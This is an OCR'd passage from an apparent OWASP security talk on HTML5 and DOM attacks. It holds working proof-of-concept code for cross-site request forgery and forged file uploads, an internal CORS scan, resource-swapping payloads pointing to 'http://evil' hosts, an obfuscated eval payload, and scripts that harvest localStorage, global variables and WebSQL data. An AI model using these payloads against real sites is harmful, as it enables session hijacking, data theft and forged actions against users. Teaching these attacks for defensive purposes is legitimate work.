    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
    }

}
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```

CSRF with XHR/HTML5



CSRF & HTML5

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx

original request | auto-modified request | response

raw | params | headers | hex

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrf/json.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51

{"id":2,"method":"getProduct","params":{ "id" : 2}}
```

#	host	method	URL	params
1	http://192.168.100.26	GET	/csrf/json.html	☐
2	http://192.168.100.12	POST	/json/jservice.ashx	☑

original request | auto-modified request | response


raw | headers | hex

```
HTTP/1.1 200 OK
Date: Sun, 27 Nov 2011 22:00:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 921

{"id":2,"result":{"Products":{"columns":["product_id","product_name","pro
t_desc","product_price","image_path","rebates_file"],"rows":[[2,"Bend it
Drama","Who wants to cook Aloo Gobi when you can bend a ball like Beckham
London tries to raise their soccer-playing daughter in a traditional way.
sister, Pinky, who is preparing for an Indian wedding and a lifetime of c
chapatti, Jess' dream is to play soccer professionally like her hero Davi
against Jess' unorthodox ambition, her parents eventually reveal that the
to do with protecting her than with holding her back. When Jess is forced
```

CSRF/Upload


- Powerful XHR-Level 2 call allows file upload on the fly.
- Interestingly – possible to craft file through JavaScript and post on the server – if CSRF token is not there.
- Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else
- More serious threat, exploiting actual business functionalities...

CSRF with XHR/HTML5




OWASP

CSRF/Upload - POC




```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ife
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=---------------------------313223033317673
Content-Length: 262

-----------------------------313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----------------------------313223033317673--
```

CSRF with XHR/HTML5



OWASP

CSRF/Upload

```
<body>
<script>
   var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
   var boundary = "---------------------------146043902153"; //Pick boundary for upload ...
   var file = "order.prod";
   http = new XMLHttpRequest();
   http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
   http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
   http.setRequestHeader("Content-Length", stream.length);
   http.withCredentials= "true";

   var body = boundary + "\r\n";
   body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
   body += "Content-Type: application/octet-stream\r\n\r\n";
   body += stream + "\r\n";
   body += boundary + "--";

   http.send(body);

</script>
```

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=---------------------------146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A1D3D13
Pragma: no-cache
Cache-Control: no-cache

---------------------------146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
---------------------------146043902153--
```


Internal Scan/Crawl through DOM

- XHR2 – allows full internal scanning capacity
- If internal resource is set to "*" for Access-Control-Allow-Origin – Game Over!!!
- Attacker can craft a page for box behind firewall, visit the page – XHR gets loaded and start crawling internal information with back tunnel
- Harvest and POST back to the server
- All JavaScript – supported by all HTML5 browsers
- Also can be mixed with timing attacks
- Limited crawl – "withCredentials" will not work …

Internal Scan/Crawl for CORS

```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```

```
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}
```





OWASP


Internal Scan for CORS

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }

}
```

```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```







OWASP

CLICK & CORJACKING WITH DOM CALLS

Click/COR-Jacking through DOM

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).

DOM Sandbox – HTML5

- Iframe is having new attributed called sandbox
- It allows frame isolation
- Diabling JavaScript on cross domain while loading – bypassing frame bursting script
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height="x" width="x"> - Script will run…
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500"> - script will not run – ClickJacking


CORJacking

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName("login").item(0).src = "http://evil/login.swf"

CORJacking

- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
                id="Login" width="100%" height="1000%"
                codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
                <param name="movie" value="Login.swf" />
                <param name="quality" value="high" />
                <param name="bgcolor" value="#869ca7" />
                <param name="allowScriptAccess" value="sameDomain" />
                <embed src="Login.swf" quality="high" bgcolor="#869ca7"
                        width="50%" height="50%" name="Login" align="middle"
```



Double eval – eval the eval

- Payload - document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf‘

- Converting for double eval to inject ‘ and “ etc…
  - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))

Similar with …

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Silvelight files
- DOM based issue can change xap file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName("login").item(0).src = "http://evil/login.xap"

Scan and Defend

- Scan and look for
  - ClickJacking defense code scanning
  - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
  - Better control on CORS
  - Creating self aware components and loading after checking the domain
  - Content policy leverage

DOM & STORAGE/SQL ISSUES

Web Storage Extraction

- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- http://www.w3.org/TR/webstorage/

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage

Blind storage enumeration

```
if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i));
        }
}
```

- Above code allows all storage variable extraction

```
> if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i))
        }
}
1
hash
1fe4f218cc1d8d986caeb9ac316dffcc
< undefined
>
```

DOM Storage

- Applications run with "rich" DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

Password extraction from Ajax/DOM/HTML5 routine

```
1   function getLogin()
2   {
3
4   gb = gb+1;
5   var user = document.frmlogin.txtuser.value;
6   var pwd = document.frmlogin.txtpwd.value;
7   var xmlhttp=false;
8    try  {   xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
9
10   }
11   catch (e)
12   {    try
13      {    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");    }
14     catch (E)     {    xmlhttp = false;    }
15   }
16
17
18   if (!xmlhttp && typeof XMLHttpRequest!='undefined')
19     {   xmlhttp = new XMLHttpRequest(); }
20
21   temp = "login.do?user="+user+"&pwd="+pwd;
22   xmlhttp.open("GET",temp,true);
23
24   xmlhttp.onreadystatechange=function()
25    {    if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
26       {
27         document.getElementById("main").innerHTML = xmlhttp.responseText;
28       }
29    }
30
31   xmlhttp.send(null);
32  }
33
```

- Here is the line of code
  - temp = "login.do?user="+user+"&pwd="+pwd;
    xmlhttp.open("GET",temp,true);

    xmlhttp.onreadystatechange=function()

Blind Enumeration

```
for(i in window){
    obj=window[i];
     try{
            if(typeof(obj)=="string"){
                console.log(i);
                console.log(obj.toString());
            }
        }catch(ex){}
}
```

Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
  - var arrayGlobals = ['my@email.com',"12141hewvsdr9321343423mjfdvint","test.com"];
- Post DOM based exploitation possible and harvesting all these values.

Global Sensitive Information Extraction from DOM

```
for(i in window){
    obj=window[i];
    if(obj!=null||obj!=undefined)
        var type = typeof(obj);
        if(type=="object"||type=="string")
        {
                console.log("Name:"+i)
                try{
                    my=JSON.stringify(obj);
                    console.log(my)
                }catch(ex){}
         }
}
```

```
Name:arrayGlobals
["my@email.com","12141hewvsdr9321343423mjfdvint","test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New
York","state":"NY","postalCode":10021},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```

Blind WebSQL Enumeration


```
var dbo;
var table;
var usertable;
for(i in window){
        obj = window[i];
        try{
                if(obj.constructor.name=="Database"){
                        dbo = obj;
                                obj.transaction(function(tx){
                                tx.executeSql('SELECT name FROM sqlite_master WHERE
    type=\'table\",[],function(tx,results){
                                        table=results;

                                },null);
                        });
                }
        }catch(ex){}
}
if(table.rows.length>1)
        usertable=table.rows.item(1).name;
```

Blind WebSQL Enumeration

- We will run through all objects and get object where constructor is “Database”
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry

Blind WebSQL Enumeration

```
> var dbo;
  var table;
  var usertable;
  for(i in window){
          obj = window[i];
          try{
                  if(obj.constructor.name=="Database"){
                          dbo = obj;
                                  obj.transaction(function(tx){
                                  tx.executeSql('SELECT name FROM sqlite_master WHERE type=\'table\'',[],function(tx,results){
                                          table=results;
                                  },null);
                          });
                  }
          }catch(ex){}
  }
  if(table.rows.length>1)
          usertable=table.rows.item(1).name;
  "ITEMS"
> dbo
  ▶ Database
> table
